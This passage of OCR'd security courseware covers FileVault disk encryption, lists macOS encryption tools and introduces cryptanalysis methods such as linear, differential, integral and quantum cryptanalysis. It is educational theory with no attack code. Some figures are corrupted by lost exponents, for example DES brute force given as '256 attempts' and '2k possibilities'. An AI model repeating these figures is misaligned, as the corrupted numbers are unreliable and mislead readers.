FileVault, the encryption process is automatically initiated in the background. The files are encrypted as soon as they are created because they are stored in the startup disk.



FileVault secures the data on your disk by encrypting its contents automatically.

WARNING: You will need your login password or a recovery key to access your data. A recovery key is automatically generated as part of this setup. If you forget both your password and recovery key, the data will be lost.


FileVault is turned off for the disk “Macintosh HD”.

Click the lock to prevent further changes.

Figure 20.56: Screenshot of FileVault 2

The following are some additional disk encryption tools for macOS:

- VeraCrypt (https://www.veracrypt.fr)
- Sophos SafeGuard Encryption (*https://www.sophos.com*)
- BestCrypt Volume Encryption for Mac (*https://www.jetico.com*)
- Broadcom Symantec Endpoint Encryption (*https://www.broadcom.com*)
- Rohos Logon Key for Mac (*https://rohos.com*)




LO#07: Explain Different Cryptanalysis Methods and Cryptography Attacks

Cryptanalysis

Attackers may implement various cryptography attacks to evade the security of a cryptographic system by exploiting vulnerabilities in code, ciphers, cryptographic protocols, or key management schemes. This process is known as cryptanalysis.

Cryptanalysis is the study of ciphers, ciphertext, or cryptosystems with the ability to identify vulnerabilities in them and thus extract plaintext from ciphertext even if the cryptographic key or algorithm used to encrypt the plaintext is unknown.

This section deals with various cryptography attacks that an attacker performs to compromise cryptographic systems as well as various cryptanalysis techniques and tools that help in breaching cryptographic security.



Cryptanalysis Methods

Linear Cryptanalysis

- Commonly used on **block ciphers**
- It is a known plaintext attack and uses a **linear approximation** to describe the behavior of the block cipher
- Given sufficient pairs of **plaintext** and **corresponding ciphertext**, bits of information about the key can be obtained
- For example, with a **56-bit DES key, brute force** could take up to **256 attempts**

Differential Cryptanalysis

- Differential cryptanalysis is a form of cryptanalysis applicable to **symmetric key algorithms**
- It is the **examination of differences** in an input and how that affects the resultant difference in the output
- It originally worked only **with chosen plaintext**
- It can now also work with **known plaintext** and **ciphertext only**

Integral Cryptanalysis

- This attack is useful against block ciphers based on **substitution-permutation networks**, an extension of differential cryptanalysis
- Integral analysis, for block size b, holds ***b-k* bits constant** and runs the other *k* through all ***2k* possibilities**
- For ***k*=1**, this is just differential cryptanalysis, but with ***k*>1** it is a new technique

Quantum Cryptanalysis

- Quantum cryptanalysis is the process of **cracking cryptographic algorithms** using a **quantum computer**
- To perform cryptanalysis, attackers must obtain the **encrypted content**, and the process requires significant time and **quantum resources** such as Circuit Width, Circuit Depth, Number of Gates, Number of T-Gates, T-Depth, and MAXDEPTH

Cryptanalysis Methods

- **Linear Cryptanalysis**

  Linear cryptanalysis is based on finding affine approximations to the action of a cipher. It is commonly used on block ciphers. This technique was invented by Mitsarue Matsui. It is a known plaintext attack and uses a linear approximation to describe the behavior of the block cipher. Given sufficient pairs of plaintext and corresponding ciphertext, bits of information about the key can be obtained. Obviously, the more pairs of plaintext and ciphertext one has, the greater are the chances of success.

  Remember that cryptanalysis is an attempt to crack cryptography. For example, with the 56-bit data encryption standard (DES), **key brute-forcing could take up to 256 attempts**. Linear cryptanalysis require $\mathbf{2^{43}}$ known plaintexts. This is better than brute-forcing but is still impractical in most situations. The math may be a bit complex for novice cryptographers, but let us look at the basics of it.

  With this method, a linear equation expresses the equality of two expressions, which consists of XORed binary variables. For example, the following equation XORs the sum of the first and third plaintext bits, and the first ciphertext bit is equal to the second bit of the key:

  $$\mathbf{P_1 \oplus P_3 \oplus C1 = K_2}$$

  You can use this method to slowly re-create the key that was used.

  After doing this for each bit, you will have an equation of the form

  $$\mathbf{P_{i1} \oplus P_{i2} \oplus \ldots \oplus C_{j1} \oplus C_{j2} \oplus \ldots = K_{k1} \oplus K_{k2} \oplus \ldots}$$

You can then use **Matsui's Algorithm 2**, using known plaintext-ciphertext pairs, to guess the values of the key bits involved in the approximation. For each set of values of the key bits on the right-hand side (referred to as a partial key), count how many times the approximation holds true over all the known plaintext-ciphertext pairs; call this count T. The partial key whose T has the greatest absolute difference from half the number of plaintext-ciphertext pairs is designated as the most likely set of values for those key bits.

- **Differential Cryptanalysis**

  Differential cryptanalysis is a form of cryptanalysis applicable to symmetric-key algorithms. It was invented by Eli Biham and Adi Shamir. Essentially, it is the examination of differences in input and how that affects the resultant difference in the output. It originally worked only with chosen plaintext. It can also work with known **plaintext** and **ciphertext**.

- **Integral Cryptanalysis**

